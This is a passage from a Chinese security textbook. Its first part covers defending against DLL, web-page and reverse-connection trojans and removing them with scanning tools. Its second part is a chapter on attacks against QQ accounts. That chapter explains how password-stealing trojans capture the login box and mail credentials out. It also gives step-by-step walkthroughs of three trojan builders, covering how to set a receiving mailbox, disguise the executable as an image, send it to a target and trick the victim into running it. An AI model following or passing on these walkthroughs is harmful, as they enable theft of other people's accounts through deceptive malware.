- Step 2** 右键单击空白处, 选择“编辑规则”→“添加文件规则”命令, 弹出文件浏览对话框。在其中选择木马DLL文件, 这里我们假设DLL木马文件名为test.dll:
- Step 3** 更改System Safety Monitor启动设置。单击选择“选项”→“常规”命令, 选中“自动启动”确保System Safety Monitor随系统启动而启动。设置成功后重启系统, 这时SSM就会自动阻止相关进程调用“test.dll”木马文件。这样, 该木马文件便不会被任何程序使用, 在硬盘中找到该文件, 直接删除即可。

6.2.2 网页木马追踪防范

网页木马是在用户浏览网页的时候悄悄地进入到用户的计算机中的, 很多用户浏览网页时被种入了木马, 但自己却毫不知情。网页木马是怎样瞒过用户进入到用户的计算机中的呢?

1. 网页木马介绍

网页木马又被称为远程木马, 它的核心是一个html网页。但是这个网页和其他网页有点不同, 它是黑客精心制作的, 木马文件捆绑在网页里, 能够随网页自动打开。用户一旦单击了该网页就会感染木马。网页木马专门利用系统或软件的漏洞, 通常是浏览器漏洞, 当用户浏览网页时, 让浏览器在后台自动下载一个木马程序, 再利用木马来控制浏览该网页的用户的电脑, 窃取有用资料。

根据网页木马所捆绑的网页类型的不同, 可以将网页木马分为以下五类:


(1) IE5木马

也叫eml木马、mht木马, 是针对IE6以下的浏览器运行的, 对IE6无效。



(2) 控件木马

捆绑在一些ActiveX控件上, 当用户安装这些控件时触发木马文件, 该木马突破了IE6, 是随着用户浏览器升级而出现的。由于安装ActiveX控件时, 浏览器会通知用户进行选择是否安装该控件, 这就降低了该类木马的隐蔽性。



(3) ASP木马

与ASP控件捆绑在一起, 解决了控件木马打开时需要用户同意的缺点, 对多种版本的浏览器都有效, 灵活性较强海阳顶端网asp木马界面。



(4) FLASH木马

木马文件捆绑在FLASH文件上, 当用户观看某个FLASH动画时会自动打开网页木马。

(5) 图片木马

其功能和FLASH木马相似, 以GIF、JPG等图片格式为结尾, 打开的时候会显示图片, 但同时也悄悄地打开了木马。

2. 网页木马防范

互联网的普及, 使得网页木马日益猖獗, 因此, 在浏览网页的时候一定要防范意识, 做好防御工作。下面这些措施可以有效降低网页木马入侵的几率。

(1) 升级到IE6.0以上

安装最新的安全补丁,尽量使用FlashGet等多线程下载工具下载。

(2) 提高安全级别

在IE菜单栏中选择“工具”→“Internet选项”菜单项打开“Internet选项”对话框,选择“安全”选项卡。



选中“Internet”后单击下面的“自定义级别”按钮,在弹出的“安全设置”对话框中,将安全级别设置为“高”。另外,可以将“ActiveX控件和插件”、“脚本”中的相关选项设置为“禁用”或者“提示”。

需要注意的是,如果选择了“禁用”,一些需要使用正常ActiveX控件和脚本的网页可能无法正常显示。

(3) 禁止“远程注册表”服务

如果黑客通过木马连接到了我们的计算机,而且计算机启用了远程注册表服务(Remote Registry),那么黑客就可远程设置注册表中的服务,因此远程注册表服务需要特别保护。

关闭方法:单击“开始”→“控制面板”→“管理工具”→“服务”,用鼠标右键单击“Remote Registry”,然后在弹出的快捷菜单中选择“属性”命令,在“常规”选项卡中单击“停止”按钮。



(4) 安装防病毒和防木马软件

虽然杀毒软件并非万能,但这是最简单的防病毒方法,只要及时地更新病毒库,您的计算机还是比较安全的Norton 杀毒软件2007。



6.2.3 反弹式木马追踪防范

上一章开篇讲到过,木马是一种客户端/服务器模式的应用程序。普通的木马是驻留在用户计算机里的一段服务器程序,而攻击者控制的则是相应的客户端程序。服务器程序通过特定的端口,打开用户计算机的连接资源;攻击者通过客户端程序发出请求与被植入木马的服务器段建立连接。


随着防火墙技术的发展,这种工作模式的木马很难起作用。因为攻击者必须与用户主机建立连接,木马才能工作,而在防火墙将严密地检查下,这样的木马连接请求常常被拒之门外。

1. 反弹式木马介绍

反弹式木马采用的是反向连接技术,它可以有效穿透防火墙。反弹式木马设计者在分析了防火墙的特性后发现:防火墙对于连入的请求往往

会进行非常严格的过滤,但是对于连出的请求却疏于防范。

于是,反弹式木马的服务端(被控制端)使用主动端口,客户端(控制端)使用被动端口,木马程序定时监听控制端的存在,一旦发现控制端上线立即弹出端口主动连结控制端打开的被动端口。为了隐蔽起见,控制端一般使用80端口,这样,防火墙很可能会把这个连接当成是用户向外发起的HTTP请求。即使用户使用端口扫描软件检查自己的端口,发现的也是类似TCP连接,稍不注意就会以为是自己在浏览网页。的“网络神偷”就是反弹式木马。



2. 反弹式木马防范

防范木马,良好的上网习惯还是关键:不要轻易运行陌生的程序,发现后缀为.EXE的文件一点要特别小心,不要随便打开陌生人发来的邮件。

使用个人防火墙,如《天网个人防火墙》,也能比较成功地阻止反弹式木马的入侵。《天网防火墙》采用“内墙”方式,专门对付存在于用户计算机内部的各种不法程序对网络的应用,可以有有效的防御像“反弹式木马”这种的骗取系统合法认证的非法程序。当用户计算机内部的应用程序访问网络的时候,必须经过防火墙的内墙的审核。合法的应用程序被审核通过;而非法的应用程序将会被天网防火墙个人版的“内墙”所拦截。


6.3 利用软件清除木马

随着网络技术的突飞猛进,木马病毒也变得越来越狡猾,很多木马病毒已经可以借助邮件、


网页、局域网、U盘等多种方式进行传播,一些木马病毒甚至能够阻止防病毒软件对它进行检测。这里将用几款软件来介绍如何清除木马。

6.3.1 使用木马克星清除木马

木马克星,它现在可以查杀8122种国际木马,1053种密码偷窃木马,保证查杀传奇密码偷窃木马,QQ类寄生木马,冰河类文件关联木马,密码解霸,奇迹射手等游戏密码邮寄木马,内置木马防火墙,任何黑客程序试图发送密码邮件,都需要Iparmor确认,不仅可以查杀木马,更可以反查黑客密码。木马克星的主界面。



【案例6-11】利用木马克星清除木马



- Step 1
- 程序一开始运行就会自动扫描正在运行中的进程，单击“扫描内存”按钮，木马克星就开始扫描当前计算机的内存，检测是否有木马服务端程序存在。
- Step 2
- 在检测完成之后，如果发现了木马的服务端程序，就会给出提示，单击“扫描硬盘”按钮，对整个硬盘进行全盘扫描。



- Step 3
- 扫描完成后，单击“清除木马”按钮，就可以清除所扫描到的木马。


6.3.2 使用木马清道夫清除木马

Windows木马清道夫2008是一款专门查杀并可辅助查杀木马的专业级反木马信息安全产品，是全新一代的木马克星。它可自动查杀数十万种木马，拥有海量木马病毒库，配合手动分析可近100%对未知木马进行查杀。它不仅可以查木马，还可以分析出后门程序，黑客程序等等。它专业的分析功能，完美的升级功能，使您不再惧怕木马，让你远离木马的困扰。

木马清道夫2008运行后，它的主界面如下图所示。



【案例6-12】利用木马清道夫清除木马



- Step 1** 在主界面可以直接单击“扫描进程”图标进入进程扫描,如发现木马,可以单击“清除”按钮来清除木马。
- Step 2** 单击“扫描硬盘”图标来对硬盘进行扫描。这里可以选择“高速扫描”或“精确扫描”,或“NTFS数据流扫描”三种方式来对整个硬盘进行扫描。
- Step 3** 对注册表进行扫描,单击“扫描注册表”图标进入扫描注册表界面,并且可以修复注册表。

木马清道夫2008新版拥有当今最全面的4D主动防御体系,对程序,文件,注册表,网络进行智能行为分析,有效地拦截未知木马,未知病毒,未知间谍等等。配合更快更准确的FCS智能高速控制流扫描引擎,内核级木马强杀技术,内核级自身保护,可以更大限度地保护您的系统不受侵害。更稳定的多线程实时监控,瞬间发现截杀数十万木马病毒。ARP局域网保护,保证您的内网网络通畅,使断线率降到最低。更高效的游戏兼容模式,更全面的兼容性,让您游戏更安全顺畅。

木马清道夫2008具有以下几大特色:

- (1) 自动查杀数十万种木马病毒、流行病毒及间谍程序等等,拥有海量木马病毒库。
- (2) 有效的未知木马探测功能
- (3) 嵌入式行为分析,对每一个可疑程序的启动进行有效的拦截
- (4) 高速准确的硬盘扫描引擎,更快更稳定,将误杀降到最低!
- (5) 专业的辅助查杀功能,让您迅速了解本机的安全状况
- (6) 强大的漏洞检测功能,增强您系统的抵抗力
- (7) 人性化的操作界面,更容易上手!
- (8) 内置高性能木马防火墙,真正实时保护系统及网络的安全
- (9) 提供插件扩展,更方便地扩展软件的各种功能
- (10) 完善的木马上报系统,及时地做出响应
- (11) 木马病毒库每天更新,让软件始终保持抵御最新木马病毒的状态。

6.3.3 清除流氓软件与广告

现在网上的恶意软件越来越多,网络行业协会点名了十大流氓软件,这些软件的特点大多是强制安装,而且不容易卸载。清理助手即是针对这种情况编写的,软件目前可以卸载下列大多数插件程序及流氓软件。

它采用独特的清理技术,可以彻底清理有驱动保护的恶意软件;引擎和脚本分离,立场中立,清理操作对用户完全透明;自选查杀项,控制权完全由用户掌握;开放的用户接口,可以满足您的个性化清理需求;用户自定义脚本文件,实现对一些特殊软件的清理,并可将其共享给所有用户使用;即时更新脚本库,使您拥有更强劲清理能力;新版本拥有更快、更稳定的引擎。

而且它是绿色,完全免费使用的。运行后,它的主界。



一启动程序,就会检测当前内存中是否存在可感染的软件,这时只需单击“快速扫描”按钮,便可以对本机进行扫描。



除了扫描常见的流氓插件程序外,它还可以对一些常见的木马进行清除。


扫描完成后,如果发现流氓软件或者木马程序,通过单击“执行卸载”按钮可以彻底地卸载(可能需要重新启动)。





Windows清理助手的使用十分方便,实在是Windows不可多得的好帮手。

6.3.4 使用木马清道夫防火墙

它是木马清道夫防自带的防火墙,有着十分不错的性能。木马清道夫防火墙的主界面如下图所示。



- Step 1
- 木马清道夫防火墙可以对木马监控、木马防御、网络防御等。单击“木马防御”选项卡，可以对程序防御规则进行定义。
- Step 2
- 单击“网络防御”选项卡，可以对网络程序进行自定义、ARP保护等。



- Step 3
- 单击“强力保护”选项卡，可以对系统关键位置保护，保护关键的注册表位置。

6.4 本章习题

一、选择题

1. 网页木马防范的手法有()
 - A. 升级到IE6.0以上
 - B. 提高安全级别
 - C. 禁止“远程注册表”服务
 - D. 安装防毒杀毒和防木马软件
2. 网页木马又被称为远程木马,它的核心是一个()。
 - A. xml网页
 - B. Pic网页
 - C. html网页
 - D. Flash网页

二、填空题

1. 预防木马最好的办法是正确配置系统,科学管理计算机各个端口,_____,不运行来历不明的_____,从根本上杜绝木马程序的侵入。

2. ICMP是Internet Control and Message Protocol(网际控制信息协议)的缩写,它是TCP/IP协议族的一个_____,ICMP报文是专门用来在网络路由器与主机之间传递控制消息的,它能告诉主机路由是否可以到达,网络连接是否畅通,也能通知路由器、目标主机是否可以访问等,比如经常使用_____和_____工具的就是利用ICMP协议中的ECHO request报文进行的。

三、问答题

1. 什么是反弹式木马?
2. DLL木马追踪及防范原理是什么?

第 7 章

QQ攻击大揭密

重点讲解

- QQ密码、账号破解
- QQ破坏
- QQ聊天记录偷窥

网络聊天使天南海北的朋友打破了地域的限制,可以任意地和任何地方的朋友进行交流,方便了工作和生活。QQ是目前国内使用最广泛的网上聊天软件,所以针对QQ的攻击方法也比较多,本章将为读者介绍一些QQ被攻击的实例。如此我们就能有效地防范QQ被攻击了。

本章导读

7.1 QQ密码破解揭密

QQ作为国内使用最多的即时通讯软件,在国内有着数量庞大的使用者。随着QQ推出各种各样的收费服务以后,花钱去充值QQ币的人越来越多了。当然这其中也少不了想不劳而获,直接盗用他人QQ账号的人。

7.1.1 QQ密码破解的原理和方法

本节介绍黑客破解QQ密码的原理和常用方法。


1. 本地破解原理

“本地破解”是指盗号者在本机中进行的QQ破解操作。这种破解方式分为两种情况:一种是盗号者所使用的电脑曾经登录过要破解的QQ号;另一种是别人的电脑中曾经登录过所要破解的QQ号,而盗号者通过黑客手段把相关的登录信息文件偷了过来(在此我们不谈如何去偷,只假设盗号者已经获得了QQ的相关信息文件)。

(1) 本地破解的奥秘

QQ在使用时,会将用户的账号、密码、好友列表、个人信息和聊天记录等保存在本地电脑的QQ安装目录中(默认为C:\Program Files\Tencent),并且按照QQ安装目录分类(如下图所示)。对于

QQ密码的本地破解,其实就是破解QQ登录后保存在本地硬盘上的密码信息文件。



虽说这些文件都是经过专业加密处理的,但依然有人开发出了能够读取其内容的破解软件。

(2) 本地破解的原理和方法

面对经过加密的QQ密码信息文件,大多数的破解软件都采用了相同的工作原理来破解,那就是——穷举法,也就是我们常说的暴力破解。从理论上讲,只要穷举键盘上可以输入的所有字符串,就肯定能找到所需的QQ密码。破解软件采用穷举法来破解QQ密码,就是把密码中所有可能出现的字母或字符按照一定的算法进行排列组合,直到找到一组与密码完全匹配的字符序列。理论上来说,这种破解方法绝对有效,就是太费时间,有时所需时间甚至到了离谱的程度。

简单的QQ密码暴力破解软件采用顺序递增

的算法,举一个简单的例子,比如一个QQ的密码假设是“1234”,在破解它时就可以设定密码的猜测范围是所有的数字。当破解软件运算时,就会以“0”为密码进行猜测比较,如果“0”合适则破解成功,如果不合适就尝试以“1”为密码进行猜测比较,还不合适就以“2”为密码猜测比较……依此类推,直到找出正确的密码。这种破解算法对猜测范围的准确性要求较高,并且非常耗时,破解效率极为低下。有时一个包含字母、数字和符号的8位数QQ密码,在一台高性能电脑上连续工作一个月也不一定能够算出来。当破解时间长得不可接受时,就可以认为此破解是失败的。

好一点的QQ密码暴力破解软件都是采用外挂“字典”的方式。注意,这里的“字典”其实是一个文本文件,内容是由若干字符串组成的列表,这个列表是根据人们使用密码的习惯和规律精心编制出来的。这样的“字典”可以用字典生成软件自动生成,也可以手动编制和添加。一般的字典生成软件都能够自动生成包括生日、电话或英文名等常见密码的“字典”内容,不过这种“字典”存在容量大、内容单一和不灵活的缺点。因此,有经验的破解者都会采用先自动生成,再手工修改的方法来制作一个比较“聪明”的字典,或者直接从网上下载现成的“字典”。有了满意的“字典”后,在解密时只需把“字典”挂在破解软件上,就能在相对较短的时间内破解QQ密码。

2. QQ盗号木马的原理

使用QQ盗号木马,是目前网上最流行的盗取QQ号的方法。其根本原理是通过窗口函数取得密码。因为QQ登录窗口的密码框并没有进行特别的处理,也就是说用可以通过 SendMessage 发送 WM_GETTEXT 取得密码框中的值,木马程序可以利用这一点来完成密码的截取。

用遍查窗口的方法(EnumWindows),取得所有的窗口标题(GetWindowText),判断其中是否为“QQ用户登录”的标题,取得QQ登录窗口的子窗口(窗口上的控件)的类名(GetClassName),然后通过 ComboBox、Edit 取得用户名和密码(通过 SendMessage 发送 WM_GETTEXT 取得值)。

由于不能判断外部按键事件的发生,只有通

过不断的取得密码值,具体方法是:首先取得用户名的值,然后不停的获取密码值,再判断窗口的标题是否为用户名,如果为用户名,则最后一次密码的值就是真正的密码。

那么程序怎么知道QQ用户什么时候登录呢?这是盗号木马要解决的另一个主要问题,通常的做法是,使用Timer控件,监视QQ。即时监视,就需要在系统启动时,程序自启动,这里使用修改注册表的方法。

木马程序在每次系统启动时都会自动运行,监视QQ;当用户打开QQ,并输入密码,该程序就会在软件所在目录下记下他的QQ账号和密码,黑客可以通过电子邮件或FTP等方式,将记录文件发送到指定邮箱或FTP空间,就能轻易得到此用户账号及其密码。

7.1.2 “QQ简单盗”盗取密码揭秘

QQ简单盗的使用很简单,就是生成木马后发送给其他人,中木马与接收木马的这个QQ号码和密码就会发送到指定的邮箱了。

QQ简单盗有如下特点:

(1) 利用现在比较领先的进程插入技术。

使QQ盗本身无进程,无注册码启动项,增加文件自动保护和COM+钩子保护等功能,使程序做到难以查杀和删除。

(2) 使用API-HOOK完美破解QQ2005-QQ2007b1的驱动键盘保护。

保证绝对不会出现红叉,包括一些特殊版本,例如珊瑚虫版和飘云版,黑客版、防盗版之类的改版QQ。

(3) 强大的密码截取功能。

保证完美的截取密码数据和QQ号码,保证截取QQ目前的所有版本的密码。基本上杜绝了漏记和无法截取的问题。

(4) 提供两种收信功能。

①为了避免丢失邮件等事情的发生,增加了传统的smtp收信。你可以设置自己的发信邮箱和收信邮箱。

②ASP收信。可以通过ASP地址直接将数据更新到你的网站上。

(5) 自选图标功能。


可以设置自己生成的木马程序的图标修复原Delphi程序本身的错误代码。(修改的程序图标会变色的问题)许多木马和合并器都有这个错误。使之只能选取以有的*.ico文件为图标新版的QQ盗增加了自选图标功能,只要是您看的到的文件图标都可以自动提取出来。程序图标保持原有样式100%不会变色。

(6) 附加功能


① 过滤重复号码。只有当用户名和密码与上次登录都不相同的时候才会发信,完全杜绝了重复号码的现象。网站收信方式:上传QQPass.asp即可,默认记录到同路径的QQPass.txt,也可自行修改。

② 支持smtp邮箱发信。

【案例7-1】QQ简单盗取QQ号码




Step 1 运行QQ简单盗,弹出其主界面。在主界面的空白文本框中按照填入收信箱和ASP收信的地址等信息,ASP收信是将ASP文件上传至网站,凡是浏览的用户QQ密码都将成为囊中之物。其中smtp服务器栏填入收信箱的smtp服务器,例如“smtp.21cn.com”,然后单击“选择木马图标”按钮。



Step 2 选择作为木马图标的图片

Step 2 在弹出的“打开”对话框中选择作为木马图标的图片,以方便隐蔽木马,选择好之后单击“打开”按钮。



Step 3 生成木马


Step 3 单击主界面中的“生成木马”按钮,弹出“另存为”对话框,在此对话框中选择保存木马的位置和名称,设置好之后单击“保存”按钮保存木马。



Step 4 单击“确定”

Step 4 木马生成成功后,QQ简单盗会弹出“提示”对话框,说明木马的名称和保存地址,单击“确定”按钮即可。

刚才将此木马保存到了桌面,在桌面生成了一个叫“服务端”的图片,其实它是一个.exe类型的文件伪装成了一个.jpg图片文件。



Step 5 打开QQ, 发送木马

Step 5 现在打开QQ, 给想要盗取的号码发送生成的木马文件, 等待对方接收。如果对方接收并运行了此木马, 那么就可以打开在主界面中输入的接收邮件的邮箱查看收到的包含此QQ号码和密码的邮件了。


7.1.3 “QQ流感大盗”盗取密码揭秘

QQ流感大盗是目前最新版的盗QQ工具,也是技术最全面的一个工具。它能够破解目前最新QQ键盘保护(Beta3版本)。

QQ流感大盗有如下特点:

- (1) 密码框不会出现红叉, 木马无进程, 无启动项。
- (2) 可以截取QQ用户QB、购物卷等信息。
- (3) 准确截取目前的QQ最新版本(Beta3版本)包括以前所有版本。
- (4) 具有收、发信快的特点, 而且准确无误。

【案例7-2】QQ流感大盗盗取QQ号码




Step 1 运行QQ流感大盗, 设置收信网站或者邮箱

Step 1 运行QQ流感大盗, 弹出其主界面, 同QQ简单盗一样, 设置好收信的网站或者邮箱, 不同的是QQ流感大盗还增加了选择要盗取的目标, 例如积分、会员、邮件等。




Step 2 选择保存路径

Step 2 单击“生成木马”按钮, 弹出“另存为”对话框, 选择保存木马的位置, 然后单击“保存”按钮。




Step 3 单击“确定”

Step 3 弹出“流感”对话框, 说明木马已经生成, 并且显示其保存的位置, 单击“确定”即可。



Step 4 发送木马

Step 4 打开QQ，给想要盗取的号码发送生成的木马文件，等待对方接收。如果对方接收了并运行了此木马，那么就可以打开在主界面中输入的接收邮件的邮箱查看收到的包含此QQ号码和密码的邮件了。QQ流感大盗不支持将木马另存为其他格式，所以可以将木马压缩然后诱使对方解压并运行。




Step 5 清除木马

Step 5 要清除木马，单击QQ流感大盗主界面中的“卸载木马”按钮，弹出“确认提示”对话框，显示木马已经彻底清除，当然这里的木马特指QQ流感大盗生成的木马，是否立即重新启动就按照需要来选择了，也可以单击“取消”按钮推退出。

7.1.4 “剑盟QQ盗号王”盗取密码揭秘

剑盟QQ盗号王是目前比较“专业”的QQ盗号工具，它的盗号成功率比较大。

【案例7-3】剑盟QQ盗号王盗取QQ号码



Step 2 填写收信邮箱信息，单击“生成”按钮生成木马

Step 1 运行剑盟QQ盗号王，弹出其主界面。
Step 2 在主界面的空白文本框中按照填入收信邮箱和ASP收信的地址等信息，其中smtp服务器栏填入收信邮箱的smtp服务器，由于此软件只支持21.cn邮箱，所以已经默认在邮件服务器栏填入“smtp.21cn.com”，保存路径也是默认在运行剑盟QQ盗号王所在的文件夹，单击“生成”按钮。




Step 3 单击“确定”

Step 3 生成成功后，弹出对话框显示“文件生成完毕！”，单击“确定”按钮，木马生成操作就完成了。



Step 4 找到木马

Step 4 找到刚才生成的木马。



Step 5 发送木马

Step 5 打开QQ, 给想要盗取的号码发送生成的木马文件, 等待对方接收。如果对方接收了并运行了此木马, 那么就可以打开在主界面中输入的接收邮件的邮箱查看收到的包含此QQ号码和密码的邮件了。

7.1.5 QQ防盗及密码取回

随着QQ潮流铺遍网络大地的时候, 其受到的黑暗攻势也越来越猛烈, 有的恶意用户专门针对QQ编写了流行性病毒、木马等, 使网络中的净土掀起了一片尘埃。

